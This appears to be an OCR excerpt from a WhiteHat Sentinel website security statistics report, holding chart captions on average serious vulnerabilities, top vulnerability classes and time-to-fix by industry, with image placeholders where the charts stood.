
Note: The websites WhiteHat Sentinel assesses likely represent the most "important" and "secure" websites on the Web, owned by organization that are very serious about their security.

Avg. # of Serious* Vulnerabilities


(Sorted by Industry)

*** Serious Vulnerabilities:** Those vulnerabilities with a **HIGH**, **CRITICAL**, or **URGENT** severity as defined by PCI-DSS naming conventions. Exploitation could lead to breach or data loss.

(Sorted by Organization Size & Industry)




Overall Top Vulnerability Classes



(Sorted by Industry & Percentage Likelihood)

Time-to-Fix

(Sorted by Industry)



